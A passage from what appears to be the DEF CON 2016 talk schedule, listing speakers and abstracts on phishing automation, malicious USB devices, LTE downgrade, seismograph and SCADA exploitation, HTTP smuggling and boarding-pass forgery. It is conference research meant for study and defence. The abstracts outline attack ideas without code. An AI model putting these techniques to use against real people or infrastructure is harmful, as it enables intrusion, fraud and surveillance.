For 48 years, 9-1-1 has been /the/ emergency telephone number in the United States. It's also been mired in 48-year-old technology. So let's just put that on the internet, right? What could possibly go wrong? Without the radical segmentation of the PSTN, the move to IP networks (even the private, managed kind) will bring new 9-1-1 capabilities AND new vulnerabilities. This talk builds on the work of quaddi, r3plicant, and Peter Hefley (see &lquo;Hacking 911:Adventures in Destruction, Disruption, and Death,&rquo; DEF CON 22, http://ow.ly/10AvZh). It provides an overview of NG9-1-1 architecture and security concerns, and identifies critical attack surfaces that Public Safety Answering Points need to monitor and secure. Familiarity with NENA's i3 and NG-SEC standards may be helpful, but is not required.

## WEAPONIZING DATA SCIENCE FOR SOCIAL ENGINEERING: AUTOMATED E2E SPEAR PHISHING ON TWITTER

Delta Zero (John Seymour)
Data Scientist, ZeroFOX

KingPhish3r (Philip Tully)
Senior Data Scientist, ZeroFOX

14:00 in Track 1

Historically, machine learning for information security has prioritized defense: think intrusion detection systems, malware classification and botnet traffic identification. Offense can benefit from data just as well. Social networks, especially Twitter with its access to extensive personal data, bot-friendly API, colloquial syntax and prevalence of shortened links, are the perfect venues for spreading machine-generated malicious content. We present a recurrent neural network that learns to tweet phishing posts targeting specific users. The model is trained using spear phishing pen-testing data, and in order to make a click-through more likely, it is dynamically seeded with topics extracted from timeline posts of both the target and the users they retweet or follow. We augment the model with clustering to identify high value targets based on their level of social engagement such as their number of followers and retweets, and measure success using click-rates of IP-tracked links. Taken together, these techniques enable the world's first automated end-to-end spear phishing campaign generator for Twitter.

## UNIVERSAL SERIAL ABUSE: REMOTE PHYSICAL ACCESS ATTACKS

Rogan Dawes
Researcher, Sensepost
Dominic White
CTO, SensePost

14:00 in Track 2

In this talk, we'll cover some novel USB-level attacks, that can provide remote command and control of, even air-gapped machines, with a minimal forensic footprint, and release an open-source toolset using freely available hardware.

In 2000, Microsoft published its 10 Immutable laws of security [1]. One of which was "if a bad guy has unrestricted access to your computer, it's not your computer anymore." This has been robustly demonstrated over the years. Examples include numerous DMA-access attacks against interfaces such as firewire [2], PCMCIA and thunderbolt [3] as well as USB-based attacks including simple in-line keyloggers, "evil maid" attacks [4] and malicious firmware [5].

Despite these warnings, groups such as the NSA were still able to use physical access to bypass software controls with toolsets such as COTTONMOUTH [6]. Likewise, criminals have been able to defraud banks with a handful of simple hardware tricks [7]. While some progress has been made to secure some devices against some threats, such as the use of full disc encryption, or the impact of Apple's secure enclave in the physical security of the iPhone [8], most laptops and desktops remain vulnerable to attacks via physical interfaces.

In our experience, organisations merely view USB devices as a channel for malware or unsanctioned communications, and rely on protections placed elsewhere in their defensive stack to deal with them, but few deal with the risk the USB interface presents directly. There are many scenarios where gaining physical access to hosts is plausible [9], and having done so can provide access to "chewy" internal networks [10] ripe for lateral movement.

While most people are familiar with USB devices, many don't realise the extent to which the USB standard allows seemingly innocuous devices to have multiple personalities. There has been an extensive amount of research into malicious USB devices, such as TURNIPSCHOOL [15], GoodFET/Facedancer [16], Shikra [17], Rubber Ducky [11], USBdriveby [12] and BadUSB [5]. However, none of these implement an end-to-end attack either because that was not their intention, they only focus on a part of the attack or the project was never completed.

Additionally, existing attacks are predominantly "send only" with no built-in bidirectional communications. They usually rely on the executed payload and the host's networks for any advanced remote access. Thus, these payloads can leave a significant forensic footprint in the form of network communications and on-host behaviours, and leave them vulnerable to anti-malware controls. Numerous companies are improving toolsets to detect such attacks [13][14]. Lastly, these attacks are often "spray and pray", unable to account for variations in the user's behaviour or computer setup.

Our approach is to create a stealthy bi-directional channel between the host and device, with remote connectivity via 3G/Wi-Fi/Bluetooth and offload the complexity to our hardware, leaving a small simple stub to run on the host. This talk will discuss the process of creating a set of malicious USB devices using low cost hardware. The design and toolkit will be released during the talk.

Our toolkit provides three significant improvements over existing work. The first is the ability to gain a stealthy bi-directional channel with the host via the device. No traffic is generated on the target network (i.e it would work against air-gapped hosts). This is done via the use of either a raw HID device or standard USB class printer driver linked to our device, with the stub merely wrapping commands and their output to our device. The second is the ability to communicate with the device remotely via Wi-Fi/3G/Bluetooth, allowing for updates to the payloads, exfiltration of data, real-time interaction with the host and an ability to debug problems. This also has the advantage that any network controls are bypassed. Finally, the stub running on the host will leave a minimal forensic trail, making detection of the attack, or analysis of it later, difficult. For completeness sake, a new transport for metasploit was developed to allow metasploit payloads to be used instead.

Our hope is that the tools will provide a method of demonstrating the risk of physical bypasses of software security without an NSA budget, and encourage defences to be built in this area.

[1] "10 Immutable Laws of Security" https://technet.microsoft.com/library/cc722487.aspx

[2] "Physical memory attacks via Firewire/DMA - Part 1: Overview and Mitigation" https://web.archive.org/web/20160304055745/http://www.hermann-uwe.de/blog/physical-memory-attacks-via-firewire-dma-part-1-overview-and-mitigation

[3] "Thunderstrike 2" https://trmm.net/Thunderstrike_2

[4] "Evil Maid goes after TrueCrypt!" http://theinvisiblethings.blogspot.co.za/2009/10/evil-maid-goes-after-truecrypt.html

[5] "Turning USB peripherals into BadUSB" https://srlabs.de/badusb/

[6] "Your USB cable, the spy: Inside the NSA's catalog of surveillance magic" http://arstechnica.com/information-technology/2013/12/inside-the-nsas-leaked-catalog-of-surveillance-magic/

[7] "How bank hackers stole £1.25 million with a simple piece of computer hardware" https://www.grahamcluley.com/2014/04/bank-hackers-hardware/

[8] "Apple vs FBI" https://www.apple.com/customer-letter/

[9] "Users Really Do Plug in USB Drives They Find" https://zakird.com/papers/usb.pdf

[10] "The Design of a Secure Internet Gateway" http://www.cheswick.com/ches/papers/gateway.pdf

[11] "USB Rubber Ducky Wiki" http://usbrubberducky.com/

[12] "USBDriveBy" http://samy.pl/usbdriveby/

[13] "Cylance, Math vs Malware" https://cdn2.hubspot.net/hubfs/270968/All_Web_Assets/White_Papers/MathvsMalware.pdf

[14] "Carbon Black, Next Generation Endpoint Security" https://www.carbonblack.com/wp-content/uploads/2016/03/2016_cb_wp_next_gen_endpoint_security_small.pdf

[15] "NSA Playset, TURNIPSCHOOL" http://www.nsaplayset.org/turnipschool

[16] "Facedancer2" http://goodfet.sourceforge.net/hardware/facedancer21/

[17] "The Shikra" http://int3.cc/products/the-shikra

## HACKER-MACHINE INTERFACE - STATE OF THE UNION FOR SCADA HMI VULNERABILITIES

Brian Gorenc
Senior Manager, Trend Micro Zero Day Initiative
Fritz Sands
Security Researcher, Trend Micro Zero Day Initiative

14:00 in Track 3

Over the last year, synchronized and coordinated attacks against critical infrastructure have taken center stage. Remote cyber intrusions at three Ukrainian regional electric power distribution companies in December 2015 left approximately 225,000 customers without power. Malware, like BlackEnergy, is being specially developed to target supervisory control and data acquisition (SCADA) systems. Specifically, adversaries are focusing their efforts on obtaining access to the human-machine interface (HMI) solutions that act as the main hub for managing the operation of the control system. Vulnerabilities in these SCADA HMI solutions are, and will continue to be, highly valuable as we usher in this new era of software exploitation. This talk covers an in-depth analysis performed on a corpus of 200+ confirmed SCADA HMI vulnerabilities. It details out the popular vulnerability types discovered in HMI solutions developed by the biggest SCADA vendors, including Schneider Electric, Siemens, General Electric, and Advantech. It studies the weaknesses in the technologies used to develop HMI solutions and describes how critical vulnerabilities manifest in the underlying code. The talk will compare the time-to-patch performance of various SCADA vendors along with a comparison of the SCADA industry to the rest of the software industry. Finally, using the data presented, additional guidance will be provided to SCADA researchers along with a prediction on what we expect next in attacks that leverage SCADA HMI vulnerabilities.

## SITCH - INEXPENSIVE, COORDINATED GSM ANOMALY DETECTION

ashmastaflash
Hacker

14:00 in 101 Track

It's recently become easier and less expensive to create malicious GSM Base Transceiver Station (BTS) devices, capable of intercepting and recording phone and sms traffic. Detection methods haven't evolved to be as fast and easy to implement. Wireless situational awareness has a number of challenges. Categorically, these challenges are usually classified under Time, Money, or a lot of both. Provisioning sensors takes time, and the fast stuff usually isn't cheap. Iterative improvements compound the problem when you need to get software updates to multiple devices in the field. I'll present a prototype platform for GSM anomaly detection (called SITCH) which uses cloud-delivered services to elegantly deploy, manage, and coordinate the information from many independent wireless telemetry sensors (IoT FTW). We'll talk about options and trade-offs when selecting sensor hardware, securing your sensors, using cloud services for orchestrating firmware, and how to collect and make sense of the data you've amassed. Source code for the prototype will be released as well. The target audience for this lecture is the hacker/tinkerer type with strong systems and network experience. A very basic understanding of GSM networks is a plus, but not required.

## FORCING A TARGETED LTE CELLPHONE INTO AN UNSAFE NETWORK

Haoqi Shan
Hardware/Wireless security researcher, Qihoo 360
Wanqiao Zhang
Communication security researcher, Qihoo 360

15:00 in Track 1

LTE is a more advanced mobile network but not absolutely secure. Recently there already some papers those exposed the vulnerabilities of LTE network. In this presentation, we will introduce one method which jointly exploits the vulnerabilities in tracking area update procedure, attach procedure, and RRC redirection procedure, and finally can force a targeted LTE cellphone to downgrade into a malicious GSM network, then consequently can eavesdrop its data traffic or even voice call. This attack is not a simple DoS attack. It can select the targeted cellphone by filtering the IMSI number (IMSI catcher function), so it will not influence the other cellphones and keep them still in the real network. Further more, it can force the cellphone into the malicious network that we setup (a fake network) or we assign (operator's network), therefore the cellphone has no chance to choose other secure network. This is the danger point of this attack.

## PLAYING THROUGH THE PAIN? - THE IMPACT OF SECRETS AND DARK KNOWLEDGE ON SECURITY AND INTELLIGENCE PROFESSIONALS

Richard Thieme
ThiemeWorks

15:00 in Track 2

Dismissing or laughing off concerns about what it does to a person to know critical secrets does not lessen the impact when those secrets build a different map of reality than "normals" use and one has to calibrate narratives to what another believes. The cognitive dissonance that inevitably causes is managed by some with denial who live as if refusing to feel the pain makes it disappear. But as Philip K. Dick said, reality is that which, when you no longer believe in it, refuses to go away. And when cognitive dissonance evolves into symptoms of traumatic stress, one ignores those symptoms at one's peril. But the constraints of one's work often make it impossible to speak aloud about those symptoms, because that might threaten one's clearances, work, and career. The real cost of security work and professional intelligence goes beyond dollars. It is measured in family life, relationships, and mental and physical well-being.

The divorce rate is as high among intelligence professionals as it is among medical professionals, for good reason - how can relationships be based on openness and trust when one's primary commitments make truth-telling and disclosure impossible?

Richard Thieme has been around that space for years. He has listened to people in pain because of the compelling necessities of their work, the consequences of their actions, the misfiring of imperfect plans, and the burdens of - for example - listening to terrorists slit someone's throat in real time, then having to act as if they had a normal day at the office. Thieme touched on some of this impact in his story, "Northward into the Night," published in the Ranfurly Review, Big City Lit, Wanderings and Bewildering Stories before collection in "Mind Games." The story illuminates the emotional toll of managing multiple personas and ultimately forgetting who you are in the first place.

The bottom line is, trauma and secondary trauma have identifiable symptoms and they are everywhere in the "industry." The "hyper-real" space which the national security state creates by its very nature extends to normals, too, now, but it's more intense for professionals. Living as

"social engineers," always trying to understand the other's POV so one can manipulate and exploit it, erodes the core self. The challenge is not abstract or philosophical, it's existential, fired into our faces every day at point blank range, and it constitutes an assault on authenticity and integrity. Sometimes sanity is at stake, too, and sometimes, life itself. In one week, two different people linked to the CIA told Thieme that going into that agency was like becoming a scientologist. Think about what that analogy means. For his own sake and sanity, Thieme has thought about it a lot and that's what this talk is about - the real facts of the matter and strategies for effective life-serving responses.

## EXPLOITING AND ATTACKING SEISMOLOGICAL NETWORKS... REMOTELY

Bertin Bervis Bonilla
Founder, NETDB.IO
James Jara
Founder & CTO, NETDB.IO

15:00 in Track 3

In this presentation we are going to explain and demonstrate step by step in a real attack scenario how a remote attacker could elevate privileges in order to take control remotely in a production seismological network located at 183mts under the sea. We found several seismographs in production connected to the public internet providing graphs and data to anyone who connects to the embed web server running at port 80. The seismographs provide real time data based in the perturbations from earth and surroundings, we consider this as a critical infrastructure and is clear the lack of protection and implementation by the technicians in charge.

We are going to present 3 ways to exploit the seismograph which is segmented in 3 parts: Modem (GSM, Wi-Fi, Satellite, GPS,Com serial) {web server running at port 80 , ssh daemon} Sensor (Device collecting the data from ground or ocean bottom) Battery (1 year lifetime) Apollo server (MAIN acquisition core server) These vulnerabilities affect the Modem which is directly connected to the sensor , a remote connection to the modem it's all that you need to compromise the whole seismograph network. After got the root shell our goal is execute a post exploitation attack , This specific attack corrupts/modifies the whole seismological research data of a country/ area in real time. We are going to propose recommendations and best practices based on how to deploy a seismological network in order to avoid this nasty attacks.

## PHISHING WITHOUT FAILURE AND FRUSTRATION

Jay Beale
CTO InGuardians Inc.
Larry Pesce
Director of Research, InGuardians

15:00 in 101 Track

You want to phish your company or your client. You've never done this for work before, you've got a week to do it, and you figure that's plenty of time. Then someone objects to the pretext at the last minute. Or spam filters block everything. Or you decide to send slowly, to avoid detection, but the third recipient alerts the entire company. Or you can only find 5 target addresses. We've all been there on our first professional phishing exercise. What should be as easy as building a two page web site and writing a clever e-mail turns into a massively frustrating exercise with a centi-scaled corpus of captured credentials. In this talk, we'll tell you how to win at phishing, from start to finish, particularly in hacking Layer 8, the "Politics" layer of the OSI stack that's part of any professional phishing engagement. We'll share stories of many of our experiences, which recently included an investigation opened with the US Security and Exchange Commission (SEC). Finally, we'll tell you how we stopped feeling frustrated, learned to handle the politics, and produced successful phishing campaigns that hardened organizations at the human layer, and started to screw things up for the bad actors.

## 'CYBER' WHO DONE IT?! ATTRIBUTION ANALYSIS THROUGH ARREST HISTORY

Jake Kouns
CISO, Risk Based Security

16:00 in Track 1

There have been over 20,000 data breaches disclosed exposing over 4.8 billion records, with over 4,000 breaches in 2015 alone. It is clear there is no slowdown at all and the state of security is embarrassing. The total cybercrime cost estimates have been astronomical and law enforcement has been struggling to track down even a fraction of the criminals, as usual.

Attribution in computer compromises continues to be a surprisingly complex task that ultimately isn't definitive in most cases. Rather than focusing on learning from security issues and how companies can avoid these sorts of data breaches in the future, for most media outlets the main topic after a breach continues to be attribution. And if we are honest, the media have painted an "interesting" and varied picture of "hackers" over the years, many of which have caused collective groans or outright rage from the community.

The Arrest Tracker project was started in 2011 as a way to track arrests from all types of "cyber" (drink!) and hacking related incidents. This project aims to track computer intrusion incidents resulting in an arrest, detaining of a person or persons, seizure of goods, or other related activities that are directly linked to computer crimes.

The Arrest Tracker project currently has 936 arrests collected as of 4/23/2016. How does tracking this information help and what does the data tell us? A lot actually! Who is behind these data breaches and what are the demographics such as average age, gender, and nationality? Which day of the week are you most likely to be arrested? How many arrests lead to assisting authorities to arrest others? How many work by themselves versus part of a group? These observations, and a lot more, paint an interesting picture of the computer crime landscape.

## DIY NUKEPROOFING: A NEW DIG AT 'DATAMINING'

3AlarmLampScooter
Hacker

16:00 in Track 2

Does the thought of nuclear war wiping out your data keep you up at night? Don't trust third party data centers? Few grand burning a hole in your pocket and looking for a new Sunday project to keep you occupied through the fall? If you answered yes to at least two out of three of these questions, then 3AlarmLampscooter's talk on extreme pervasive communications is for you! You'll learn everything from calculating radiation half layer values to approximating soil stability involved in excavating your personal apocalypse-proof underground data fortress.

## I'VE GOT 99 PROBLEMS, BUT LITTLE SNITCH AIN'T ONE

Patrick Wardle
Director of Research, Synack

16:00 in Track 3

Security products should make our computers more secure, not less. Little Snitch is the de facto personal firewall for OS X that aims to secure a Mac by blocking unauthorized network traffic. Unfortunately bypassing this firewall's network monitoring mechanisms is trivial...and worse yet, the firewall's kernel core was found to contain an exploitable ring-0 heap-overflow. #fail Though briefly touching on generic firewall bypass techniques, this talk will largely focus on the kernel-mode vulnerability. Specifically, I'll discuss bypassing OS X specific anti-debugging mechanisms employed by the product, reverse-engineering the firewall's I/O Kit kernel interfaces and 'authentication' mechanisms, and the discovery of the exploitable heap-overflow.

Finally, methods of exploitation will be briefly discussed, including how an Apple kernel-fix made this previously un-exploitable bug, exploitable on OS X 10.11

So if you simply want to see yet another 'security' product fall, or more generically, learn methods of OS X kernel extension reversing in a practical manner, then this talk is for you :)

## A JOURNEY THROUGH EXPLOIT MITIGATION TECHNIQUES IN IOS

Max Bazaliy
Staff Engineer, Lookout

16:00 in 101 Track

Over the past year, Apple has consistently added features to prevent exploitation of the iOS kernel. These features, while largely misunderstood, provide a path for understanding of the iOS security model going forward. This talk will examine the history of iOS's exploit mitigations from iOS 8 to iOS 9.3 in order to teach important features of the architecture. This talk will cover various enhancements that stop attackers from dynamically modifying the functionality of system services, but also resulted in the defeat of all known exploitation through function hooking. Additionally, we will explore how the ability to use PLT interception and the use of direct memory overwrite are no longer options for exploit writers because of recent changes. Finally, we will cover the code-signing mechanism in depth, userland and kernel implementations and possible ways to bypass code-sign enforcement.





## ALL YOUR SOLAR PANELS ARE BELONG TO ME

Fred Bret-Mounet
Hacker

16:30 in Track 2

I got myself a new toy: A solar array... With it, a little device by a top tier manufacturer that manages its performance and reports SLAs to the cloud. After spending a little time describing why it tickled me pink, I'll walk you through my research and yes, root is involved! Armed with the results of this pen test, we will cover the vendor's reaction to the bee sting: ostrich strategy, denial, panic, shooting the messenger and more. Finally, not because I know you get it, but because the rest of the world doesn't, we'll cover the actual threats associated with something bound to become part of our critical infrastructure. Yes, in this Shodan world, one could turn off a 1.3MW solar array but is that as valuable as using that device to infiltrate a celebrity's home network?

## ASK THE EFF

Kurt Opsahl
Deputy Executive Director, General Counsel, EFF
Nate Cardozo
Senior Staff Attorney, EFF
Andrew Crocker
Staff attorney, EFF
Dr. Jeremy Gilula
Staff Technologist, EFF
Eva Galperin
GlobalPolicy Analyst, EFF
Katitza Rodriguez
International rights director, EFF

16:30 in Track 3

Get the latest information about how the law is racing to catch up with technological change from staffers at the Electronic Frontier Foundation, the nation's premiere digital civil liberties group fighting for freedom and privacy in the computer age. This session will include updates on current EFF issues such as surveillance online, encryption (and backdoors), and fighting efforts to use intellectual property claims to shut down free speech and halt innovation, discussion of our technology project to protect privacy and speech online, updates on cases and legislation affecting security research, and much more. Half the session will be given over to question-and-answer, so it's your chance to ask EFF questions about the law and technology issues that are important to you.

## ESOTERIC EXFILTRATION

Willa Cassandra Riggins(abyssknight)
Penetration Tester, Veracode

16:30 in 101 Track

When the machines rise up and take away our freedom to communicate we're going to need a way out. Exfiltration of data across trust boundaries will be our only means of communication. How do we do that when the infrastructure we built to defend ourselves is the very boundary we must defeat? We use the same pathways we used to, but bend the rules to meet our needs. Whether its breaking protocol, attaching payloads, or pirating the airwaves we'll find a way. We'll cover using a custom server application to accept 'benign' traffic, using social and file sharing to hide messages, as well as demo some long range mesh RF hardware you can drop at a target for maximum covert ops.

## ABUSING BLEEDING EDGE WEB STANDARDS FOR APPSEC GLORY

Bryant Zadegan
Application Security Advisor & Mentor, Mach37
Ryan Lester
CEO & Chief Software Architect, Cyph

17:00 in Track 2

Through cooperation between browser vendors and standards bodies in the recent past, numerous standards have been created to enforce stronger client-side control for web applications. As web appsec practitioners continue to shift from mitigating vulnerabilities to implementing proactive controls, each new standard adds another layer of defense for attack patterns previously accepted as risks. With the most basic controls complete, attention is shifting toward mitigating more complex threats. As a result of the drive to control for these threats client-side, standards such as SubResource Integrity (SRI), Content Security Policy (CSP), and HTTP Public Key Pinning (HPKP) carry larger implementation risks than others such as HTTP Strict Transport Security (HSTS). Builders supporting legacy applications actively make trade-offs between implementing the latest standards versus accepting risks simply because of the increased risks newer web standards pose. In this talk, we'll strictly explore the risks posed by SRI, CSP, and HPKP; demonstrate effective mitigation strategies and compromises which may make these standards more accessible to builders and defenders supporting legacy applications; as well as examine emergent properties of standards such as HPKP to cover previously unforeseen scenarios. As a bonus for the breakers, we'll explore and demonstrate exploitations of the emergent risks in these more volatile standards, to include multiple vulnerabilities uncovered quite literally during our research for this talk (which will hopefully be mitigated by d-day).

## CRYPTO: STATE OF THE LAW

Nate Cardozo
Senior Staff Attorney, Electronic Frontier Foundation

17:00 in Track 3

Strong end-to-end encryption is legal in the United States today, thanks to our victory in what's come to be known as the Crypto Wars of the 1990s. But in the wake of Paris and San Bernardino, there is increasing pressure from law enforcement and policy makers, both here and abroad, to mandate so-called backdoors in encryption products. In this presentation, I will discuss in brief the history of the first Crypto Wars, and the state of the law coming into 2016. I will then discuss what happened in the fight between Apple and the

# SATURDAY

FBI in San Bernardino and the current proposals to weaken or ban encryption, covering proposed and recently enacted laws in New York, California, Australia, India, and the UK. Finally, I will discuss possible realistic outcomes to the Second Crypto Wars, and give my predictions on what the State of the Law will be at the end of 2016.

## STICKY KEYS TO THE KINGDOM: PRE-AUTH RCE IS MORE COMMON THAN YOU THINK

Dennis Maldonado (AKA Linuz)
Security Consultant - LARES Consulting
Medic (Tim McGuffin)
Security Consultant - LARES Consulting

17:00 in 101 Track

With minimal to no effort, we can gain SYSTEM level access to hundreds, if not, thousands of machines on the internet [remotely]. No, this is not a new super 1337 exploit and no this is not even a new technique. No super fancy website with poorly designed logo is necessary, there is nothing new here. Tim and Dennis have discovered that something only stupid sysadmins would do turns out to be much more prevalent than expected. What starts off as a sysadmin's innocent attempt to fix an issue, turns into complete compromise of entire servers/workstations with no effort needed from the attacker. Tim and Dennis will discuss how we came to this realization and explain how we automated looking for these issues in order to find hundreds of vulnerable machines over the internet. Tim and Dennis explain the tool developed for automation, provide statistics discovered from our research, and go over ways to protect yourself from falling victim to the issue.

## PROPAGANDA AND YOU [AND YOUR DEVICES] – HOW MEDIA DEVICES CAN BE USED TO COERCE, AND HOW THE SAME DEVICES CAN BE USED TO FIGHT BACK.

The Bob Ross Fan Club
Security Software Engineer

17:30 in Track 1

Any novice in the security field can tell you the importance of sanitizing input that is being read into computer systems. But what steps do most of us take in sanitizing the input that is read into the computer systems known as our brains? This presentation will go over the attack vector that is known as Propaganda. By studying works such as Manufacturing Consent (by Noam Chomsky and Ed Herman) we can learn of the various manipulations that happen to media before it reaches the end reader.

Armed with the knowledge of how propaganda works, a person could attempt a more healthy diet of media consumption. Computer and data networks are heavily utilized by those wishing to push agendas, but who is to say these same technologies can not be utilized to fight back? Developers have access to all sorts of tools that help accomplish this feat, such as web scrapers, natural language tool kits, or even the reddit source code repository. This talk will walk the audience through some different techniques that can be used for better media consumption.



# SUNDAY

## HOW TO DO IT WRONG: SMARTPHONE ANTIVIRUS AND SECURITY APPLICATIONS UNDER FIRE

Stephan Huber
Fraunhofer SIT
Siegfried Rasthofer
Fraunhofer SIT & TU Darmstadt

10:00 in Track 1

Today's evil often comes in the form of ransomware, keyloggers, or spyware, against which AntiVirus applications are usually an end user's only means of protection. But current security apps not only scan for malware, they also aid end users by detecting malicious URLs, scams or phishing attacks.

Generally, security apps appear so self-evidently useful that institutions such as online-banking providers even require users to install anti-virus programs. In this talk, however, we show that the installation of security applications, at least in the context of smartphones, can sometimes open the phone to a number of attack vectors, making the system more instead of less vulnerable to attacks.

In a recent research we conducted on Android security apps from renowned vendors such as Kaspersky, McAfee, Androhelm, Eset, Malwarebytes or Avira. When conducting a study of the apps' security features (Antivirus and Privacy Protection, Device Protection, Secure Web Browsing, etc.) it came as a shock to us that every inspected application contained critical vulnerabilities, and that in the end no single of the promoted security features proved to be sufficiently secure. In a simple case, we would have been able to harm the app vendor's business model by upgrading a trial version into a premium one at no charge.

In other instances, attackers would be able to harm the end user by completely disabling the malware-scanning engine remotely. Or how about accessing confidential data by exploiting broken SSL communication, broken self-developed "advanced" crypto implementations or through SQL-injections?

Yes, we can. On top, we were able to bypass the secure browsing protection and abuse it for code execution. The most alarming findings, however, were security applications that we were able to actually turn into a remote access trojan (RAT) or into ransomware. In light of all those findings, one must seriously question whether the advice to install a security app onto one's smartphone is a wise one. In this talk, we will not only explain our findings in detail but also propose possible security fixes.

## HACKING HOTEL KEYS AND POINT OF SALE SYSTEMS: ATTACKING SYSTEMS USING MAGNETIC SECURE TRANSMISSION

Weston Hecker
Senior Security Engineer & Pentester, Rapid7

10:00 in Track 2

Take a look at weaknesses in Point of sale systems and the foundation of hotel key data and the Property management systems that manage the keys. Using a modified MST injection method Weston will demonstrate several attacks on POS and Hotel keys including brute forcing other guest's keys from your card information as a start point. And methods of injecting keystrokes into POS systems just as if you had a keyboard plugged into the system. This includes injecting keystrokes to open cash drawer and abusing Magstripe based rewards programs that are used a variety of environments from retail down to rewards programs in Slot Machines.

## EXAMINING THE INTERNET'S POLLUTION

Karyn Benson
Graduate Student

10:00 in Track 3

Network telescopes are collections of unused but BGP-announced IP addresses. They collect the pollution of the Internet: scanning, misconfigurations, backscatter from DoS attacks, bugs, etc. For example, several historical studies used network telescopes to examine worm outbreaks.

In this talk I will discuss phenomena that have recently induced many sources to send traffic to network telescopes. By examining this pollution we find a wealth of security-related data. Specifically, I'll touch on scanning trends, DoS attacks that leverage open DNS resolvers to overwhelm authoritative name servers, BitTorrent index poisoning attacks (which targeted torrents with China in their name), a byte order bug in Qihoo 360 (while updating, this security software sent acknowledgements to wrong IP addresses... for 5 years), and the consequence of an error in Sality's distributed hash table.

## HOW TO GET GOOD SEATS IN THE SECURITY THEATER? HACKING BOARDING PASSES FOR FUN AND PROFIT.

Przemek Jaroszewski
CERT Polska/NASK

10:00 in 101 Track

While traveling through airports, we usually don't give a second thought about why our boarding passes are scanned at various places. After all, it's all for the sake of passengers' security. Or is it? The fact that boarding pass security is broken has been proven many times by researchers who easily crafted their passes, effectively bypassing not just 'passenger only' screening, but also no-fly lists. Since then, not only security problems have not been solved, but boarding passes have become almost entirely bar-coded. And they are increasingly often checked by machines rather than humans. Effectively, we're dealing with simple unencrypted strings of characters containing all the information needed to decide on our eligibility for fast lane access, duty-free shopping, and more...

With a set of easily available tools, boarding pass hacking is easier than ever, and the checks are mostly a security theater. In my talk, I will discuss in depth how the boarding pass information is created, encoded and validated. I will demonstrate how easy it is to craft own boarding pass that works perfectly at most checkpoints (and explain why it doesn't work at other ones).

I will also discuss IATA recommendations, security measures implemented in boarding passes (such as digital signatures) and their (in) effectiveness, as well as responses I got from different institutions involved in handling boarding passes. There will be some fun, as well as some serious questions that I don't necessarily have good answers to.

## HIDING WOOKIEES IN HTTP – HTTP SMUGGLING IS A THING WE SHOULD KNOW BETTER AND CARE ABOUT

regilero
DevOp, Makina Corpus

11:00 in Track 1

HTTP is everywhere, everybody wants to write an HTTP server. So I wrote mine :-) But mine not fast, and come with an HTTP client which sends very bad HTTP queries. My tool is a stress tester for HTTP servers and proxies, and I wrote it because I found flaws in all HTTP agents that I have checked in the last year i.e. nodejs, golang, Apache httpd, FreeBSD http, Nginx, Varnish and even Haproxy. This presentation will try to explain how flaws in HTTP parsers can be exploited for bad things; we'll

play with HTTP to inject unexpected content in the user browser, or perform actions in his name.

If you know nothing about HTTP it should be understandable, but you'll have to trust me blindly at the end. If you think you know HTTP, you have no reason to avoid this talk. Then, the short part, I will show you this new Open Source stress tool that I wrote and hope that you will remember it when you'll write your own HTTP parser for you new f** language.

## DISCOVERING AND TRIANGULATING ROGUE CELL TOWERS

JusticeBeaver (Eric Escobar)
Security Engineer, Barracuda Networks Inc

11:00 in Track 2

The number of IMSI-catchers (rogue cell towers) has been steadily increasing in use by hackers and governments around the world. Rogue cell towers, which can be as small as your home router, pose a large security risk to anyone with a phone. If in range, your phone will automatically connect to the rogue tower with no indication to you that anything has happened. At that point, your information passes through the rogue tower and can leak sensitive information about you and your device. Currently, there are no easy ways to protect your phone from connecting to a rogue tower (aside from some Android apps which are phone specific and require root access). In this talk I'll demonstrate how you can create a rogue cell tower detector using generic hardware available from Amazon. The detector can identify rogue towers and triangulate their location. The demonstration uses a software defined radio (SDR) to fingerprint each cell tower and determine the signal strength of each tower relative to the detector. With a handful of these detectors working together, you can identify when a rogue cell tower enters your airspace, as well as identify the signal strength relative to each detector. This makes it possible to triangulate the source of the new rogue cell tower.

## USE THEIR MACHINES AGAINST THEM: LOADING CODE WITH A COPIER

Mike
Principal Cyber Security Engineer, The MITRE Corporation

11:00 in Track 3

We've all worked on 'closed systems' with little to no direct Internet access. And we've all struggled with the limitations those systems put on us in the form of available tools or software we want to use. I didn't like struggling, so I came up with a method to load whatever I wanted on to a closed system without triggering any common security alerts. To do this I had to avoid accessing the Internet or using mag media. In the end all I needed was an office multi-function machine and Excel. It's all any insider needs.

For my presentation and demo, I'll show you how I delivered a select group of PowerSploit tools to a clean, isolated machine. Of course, Excel has been known as vector for macro viruses for quite some time and some of the techniques—such as hex-encoding binary data and re-encoding it on a target machine—are known binary insertion vectors but I have not found any prior work on an insider using these techniques to deliver payloads to closed systems. You'll leave my presentation knowing why Excel, umm, excels as an insider attack tool, how to leverage Excel features to load and extract arbitrary binary data from a closed network, and what to do if this really frightens you.

## VULNERABILITIES 101: HOW TO LAUNCH OR IMPROVE YOUR VULNERABILITY RESEARCH GAME

Joshua Drake
VP of Platform Research and Exploitation, Zimperium
Steve Christey Coley
Principal INFOSEC Engineer, MITRE

11:00 in 101 Track

If you're interested in vulnerability research for fun or profit, or if you're a beginner and you're not sure how to progress, it can be difficult to sift through the firehose of technical information that's out there. Plus there are all sorts of non-technical things that established researchers seem to just know. There are many different things to learn, but nobody really talks about the different paths you can take on your journey. We will provide an overview of key concepts in vulnerability research, then cover where you can go to learn more - and what to look for. We'll suggest ways for you to choose what you analyze and provide tools and techniques you might want to use. We'll discuss different disclosure models (only briefly, we promise!), talk about the different kinds of responses to expect from vendors, and give some advice on how to write useful advisories and how to go about publishing them. Then, we'll finish up by covering some of the 'mindset' of vulnerability research, including skills and personality traits that contribute to success, the different stages of growth that many researchers follow, and the different feelings (yes, FEELINGS) that researchers can face along the way. Our end goal is to help you improve your chances of career success, so you can get a sense of where you are, where you want to go, and what you might want to do to get there. We will not dig too deeply into technical details, and we'd go so far as to say that some kinds of vulnerability research do not require deep knowledge anyway. Vulnerability research isn't for everyone, but after this talk, maybe you'll have a better sense of whether it's right for you, and what to expect going forward.

## ATTACKING BASESTATIONS – AN ODYSSEY THROUGH A TELCO'S NETWORK

Henrik Schmidt
IT Security Researcher, ERNW GmbH
Brian Butterly
IT Security Researcher, ERNW GmbH

12:00 in Track 1

